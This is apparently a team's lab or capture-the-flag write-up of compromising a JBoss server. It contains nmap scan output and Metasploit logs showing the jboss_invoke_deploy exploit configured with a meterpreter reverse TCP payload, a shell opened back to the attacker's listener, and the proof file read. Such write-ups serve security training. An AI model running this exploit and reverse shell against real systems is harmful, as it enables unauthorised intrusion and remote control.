
10.20.160.122: .WAR IS WON

Team 1

Hash file: 57907d26db338b4913fa8c5cf4d216bb

Attack path: After running the nmap scan, my team and I saw that there were a number of open ports. We investigated the ports and found that port 8080 was a link to the website. We tried a number of the metasploit modules and saw that jboss_invoke_deploy created a meterpreter shell. After getting access to the machine, we located the proof file.

```
4444/tcp  open  rmiregistry  syn-ack ttl 127 Java RMI
4445/tcp  open  java-rmi     syn-ack ttl 127 Java RMI
4446/tcp  open  java-rmi     syn-ack ttl 127 Java RMI
8009/tcp  open  ajp13        syn-ack ttl 127 Apache Jserv
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|   Potentially risky methods: PUT DELETE TRACE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open  http         syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1 (Tomcat 5.5)
|_http-favicon: Unknown favicon MD5: 799F70B71314A7508326D1D2F68F7519
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|_  Potentially risky methods: PUT DELETE TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Welcome to JBoss&trade;
8083/tcp  open  http         syn-ack ttl 127 JBoss service httpd
|_http-title: Site doesn't have a title (text/html).
8093/tcp  open  unknown      syn-ack ttl 127
```




```
msf exploit(multi/http/jboss_invoke_deploy) > run

[*] Started reverse TCP handler on 10.20.150.101:4444
[*] Attempting to automatically select a target
[*] Attempting to automatically detect the platform
[*] Attempting to automatically detect the architecture
[*] Automatically selected target: "Windows Universal"
[*] Deploying stager
[*] Calling stager: /xyHZyZqFUslDgy/xrTqadOSkWpPNW.jsp
[*] Uploading payload through stager
[*] Calling payload: /eZkrDppdrYf/OcRTPXLFIpd.jsp
[*] Removing payload through stager
[*] Removing stager
[*] Sending stage (53845 bytes) to 10.20.160.122
[*] Meterpreter session 10 opened (10.20.150.101:4444 -> 10.20.160.122:49229) at 2019-07-11 16:10:44 -0400

meterpreter > ls
Listing: C:\jboss\bin
=====================
```

```
msf exploit(multi/http/jboss_invoke_deploy) > options

Module options (exploit/multi/http/jboss_invoke_deploy):

   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   APPBASE                                no        Application base name, (default: random)
   JSP                                    no        JSP name to use without .jsp extension (default: random)
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      10.20.160.122               yes       The target address
   RPORT      8080                        yes       The target port (TCP)
   SSL        false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /invoker/JMXInvokerServlet  yes       The URI path of the invoker servlet
   VHOST                                  no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.20.150.101    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(multi/http/jboss_maindeployer) > use exploit/multi/http/jboss_invoke_deploy
msf exploit(multi/http/jboss_invoke_deploy) > show options

Module options (exploit/multi/http/jboss_invoke_deploy):

   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   APPBASE                                no        Application base name, (default: random)
   JSP                                    no        JSP name to use without .jsp extension (default: random)
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                                  yes       The target address
   RPORT      8080                        yes       The target port (TCP)
   SSL        false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /invoker/JMXInvokerServlet  yes       The URI path of the invoker servlet
   VHOST                                  no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/http/jboss_invoke_deploy) > set rhost 10.20.160.122
rhost => 10.20.160.122
```

```
meterpreter > cat proof.txt
57907d26db338b4913fa8c5cf4d216bbmeterpreter >
```